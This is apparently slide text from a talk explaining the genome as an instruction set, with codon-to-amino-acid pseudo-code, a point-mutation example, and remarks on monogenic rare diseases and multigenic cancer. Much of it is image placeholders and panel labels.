



















The genome has syntax!

The genome has semantics!

DNA has an instruction set!

ATGGCCTGA

ATG GCC TGA

ATG

**BEGIN PROTEIN
INSERT methionine;**

GCC

INSERT alanine;

TGA

END

ATGGCCTGA

BEGIN PROTEIN
INSERT methionine;
INSERT alanine;
END

Mutations

ATG GCC TGA

ATG GAC TGA

BEGIN PROTEIN
INSERT methionine;
INSERT alanine;
END

BEGIN PROTEIN
INSERT methionine;
INSERT aspartic;
END

Many mutations are benign


Some destroy function

Some increase function

Some change function

Rare diseases...

...are monogenic mutations.



A


B


C


D

E

F








A

B





C

D


E

F








Cancer is multigenic!




A





C



D




